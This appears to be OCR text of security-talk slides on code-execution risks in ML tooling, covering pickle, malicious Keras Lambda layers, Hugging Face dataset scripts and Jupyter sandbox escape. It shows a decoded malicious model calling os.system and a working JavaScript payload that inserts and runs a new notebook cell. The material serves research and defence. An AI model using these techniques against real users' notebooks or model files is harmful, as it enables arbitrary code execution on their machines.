
mlflow

Kubeflow

METAFLOW

ZenML

W&B



SELDON CORE

Inherent vs. Implementation Vulns


CVE-2020-22083 Detail

Disputed

Current Description

jsonpickle through 1.4.1 allows remote code execution during deserialization of a malicious payload through the decode() function. Note: It has been argued that this is expected and clearly documented behaviour. pickle is known to be capable of causing arbitrary code execution, and must not be used with un-trusted data

Inherent vs. Implementation Vulns



Warning: The `pickle` module **is not secure**. Only unpickle data you trust.


It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.


Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Inherent vs. Implementation Vulns

But ML is a new field…





Inherent – Malicious Models

(Some) **Models are code!!!**

Code execution on load



Pickle


Dill



Joblib



Numpy


TorchScript


Keras H5


SavedModel


Protobuf


TFLite


Safetensors


MsgPack


PMML

Inherent – Malicious Models

```
➜ HF_demo_files python lambda_detection.py vgg16_light/tf_model.h5
Checking model vgg16_light/tf_model.h5

Found Lambda layer with name "output"
With body function:
Raw base64: 4wEAAAAAAAAAAAAAAIAAAADAAAAQwAAAHMWAAAAZAFkAGwAfQF8AaABZAKhAQEAfABTACkDTukA
AAAA+ghjYWxjLmV4ZSkC2gJvc9oGc3lzdGVtKQLaAXhyAwAAAKkAcgYAAAD6VS9ob21lL2RhdmZy
L0pGUk9HX0JpdGJ1Y2tldC9haS1tb2RlbC1yZXNlYXJjaC9UZXN0cy9GYWtlRGlyL2NyZWF0ZV9t
YWxpY2lvdXNfVkdHMTYucHnaB2V4cGxvaXQDAAAAcwYAAAAAQgCCgE=

Decoded bytes: b'\xe3\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x03\x00\x00\x00C\x0
\x01|\x01\xa0\x01d\x02\xa1\x01\x01\x00|\x00S\x00)\x03N\xe9\x00\x00\x00\x00\xfa\x08calc.exe)\x02\xda\x02os
x00\xa9\x00r\x06\x00\x00\x00\xfaU/home/davfr/JFROG_Bitbucket/ai-model-research/Tests/FakeDir/create_malic
00s\x06\x00\x00\x00\x00\x01\x08\x02\n\x01'

Name:              exploit
Filename:          /home/davfr/JFROG_Bitbucket/ai-model-research/Tests/FakeDir/create_malicious_VGG16.py
Argument count:    1
Positional-only arguments: 0
Kw-only arguments: 0
Number of locals:  2
Stack size:        3
Flags:             OPTIMIZED, NEWLOCALS, NOFREE
Constants:
   0: None
   1: 0
   2: 'calc.exe'
Names:
   0: os
   1: system
Variable names:
   0: x
   1: os

Found 1 Lambda functions
```


Original python code file

Strings and integers

Imported modules/functions

```
➜ HF_demo_files pycdc file.pyc
# Source Generated with Decompyle++
# File: file.pyc (Python 3.10)

import os
os.system('calc.exe')
return x
```

```
from keras.models import load_model
m = load_model('vgg16_light/tf_model.h5')
```




Inherent – Malicious Datasets

- Datasets are just CSVs, right?
- Check your formats and APIs!


Inherent – Malicious Datasets

Hugging Face

```
from datasets import load_dataset
ds = load_dataset("hails/mmlu_no_train")
```



Inherent – Malicious Datasets



A dataset loading script should have the same name as a dataset repository or directory. For example, a repository named `my_dataset` should contain `my_dataset.py` script. This way it can be loaded with:

Inherent – Malicious Datasets

```
from datasets import load_dataset
ds = load_dataset("hails/mmlu_no_train")
```

datasets.load_dataset <source>

```
( path: str, name: Optional = None, data_dir: Optional =
None, data_files: Union = None, split: Union = None,
cache_dir: Optional = None, features: Optional = None,
download_config: Optional = None, download_mode: Union =
None, verification_mode: Union = None,
ignore_verifications = 'deprecated', keep_in_memory:
Optional = None, save_infos: bool = False, revision: Union
= None, token: Union = None, use_auth_token =
'deprecated', task = 'deprecated', streaming: bool =
False, num_proc: Optional = None, storage_options:
Optional = None, trust_remote_code: bool = None,
**config_kwargs ) → Dataset or DatasetDict
```

trust_remote_code (`bool`, defaults to `True`) — Whether or not to allow for datasets defined on the Hub using a dataset script. This option should only be set to `True` for repositories you trust and in which you have read the code, as it will execute code present on the Hub on your local machine.

Inherent – Jupyter Sandbox Escape

Notebooks are invaluable for developing ML models

jupyter Optical Coherence Tomography-Copy1 Last Checkpoint: Last Sunday at 6:14 PM (autosaved)

File Edit View Insert Cell Kernel Navigate Widgets LaTeX_envs Help

Run Code

Contents

1.3.3 Fourier Domain OCT (FDOCT)

In FDOCT, the different wavelengths are collected on a spectrometer, with N_{pix} pixels, and spectral resolution δ_r.

Returning again to Eq. (8) (see, e.g., Izatt and Choma (Izatt J.A., Choma M.A. (2008) Theory of Optical Coherence Tomography. In: Drexler W., Fujimoto J.G. (eds) Optical Coherence Tomography. Biological and Medical Physics, Biomedical Engineering. Springer, Berlin, Heidelberg; doi: https://doi.org/10.1007/978-3-540-77550-8_2; alternate link: https://www.researchgate.net/publication/226178102_Theory_of_Optical_Coherence_Tomography/download)):

$$I_D(k) = \frac{Q}{4}S(k)\left[R_R + \sum_{n=1}^{N} R_n\right] \quad \text{" DC terms "}$$

$$+ \frac{Q}{2}S(k)\left[\sum_{n=1}^{N}\sqrt{R_R R_n}\cos\left[2k(z_R - z_n)\right]\right] \quad \text{" Cross - correlation terms "}$$


$$+ \frac{Q}{2}S(k)\left[\sum_{n\neq m=1}^{N}\sqrt{R_n R_m}\cos\left[2k(z_n - z_m)\right]\right]. \quad \text{" Autocorrelation terms "}$$


In the FDOCT configuration, z_R is held fixed.

In [23]:
```
lambda_0 = 1.5500
k_0 = 2.0*np.pi/lambda_0
Dlambda_0 = 0.100
Dk = 2.0*np.pi*Dlambda_0/lambda_0**2.0

k_range = np.linspace(-3.0*Dk+k_0, +3.0*Dk+k_0, 10000)

TD_OCT_signal = 0.25*0.5*(np.exp(-((k_range - k_0)/Dk)**2.0)) \
              + 0.5*np.sqrt(0.5*2.0E-4)*(np.exp(-((k_range - k_0)/Dk)**2.0)) \
                *np.cos(2.0*k_range*(50.0)) \
              + 0.5*np.sqrt(0.5*1.5E-4)*(np.exp(-((k_range - k_0)/Dk)**2.0)) \
                *np.cos(2.0*k_range*(200.0))
```

In [26]:
```
fig_disp
```

Out[26]:






Inherent – Jupyter Sandbox Escape


Simple DOM manipulation JS payload

- Add new code cell
- Fill cell with Python code ➡
- Run the cell



Inherent – Jupyter Sandbox Escape

[8]:
```
%%javascript
function simulateMouseClick(element){
  var mouseClickEvents = ['mousedown', 'click', 'mouseup'];
  mouseClickEvents.forEach(mouseEventType =>
    element.dispatchEvent(
      new MouseEvent(mouseEventType, { view: window, bubbles: true, cancelable: true, buttons: 1 })    )   );
}
var buttons = Array.from(document.getElementsByClassName('jp-ToolbarButtonComponent'));
var run_btn = null;
var plus_btn = null;
buttons.forEach(b => {
    if (b.title == "Run this cell and advance (Shift+Enter)") {
        run_btn = b;
    }
    else if (b.title == "Insert a cell below (B)") {
        plus_btn = b;
    }
});
//add new input cell
simulateMouseClick(plus_btn);
var code = `import os ; os.system("calc")`
//wait for the cell to load
setTimeout(() => {
    //write python code to the input cell
    var inpArr = document.getElementsByClassName('cm-content');
    var inp = inpArr[inpArr.length - 2]; //get the input box of the new cell
    var html = '';
  //add the code to the new cell
    code.split('\n').forEach(line => {
        html += '<div class="cm-line">' + line + '<br></div>';
    });
    inp.innerHTML = html;
    simulateMouseClick(inp);     //focus on the cell's input box
    simulateMouseClick(run_btn)     //run
}, "1000");
```



[9]:
```
import os ; os.system("calc")
```

[9]: 0

import os ; os.system("calc")

Inherent – Jupyter Sandbox Escape

So - just don't r

CVE-2024-2713

Description

Insufficient sanitization in

Inherent – Jupyter Sandbox Escape

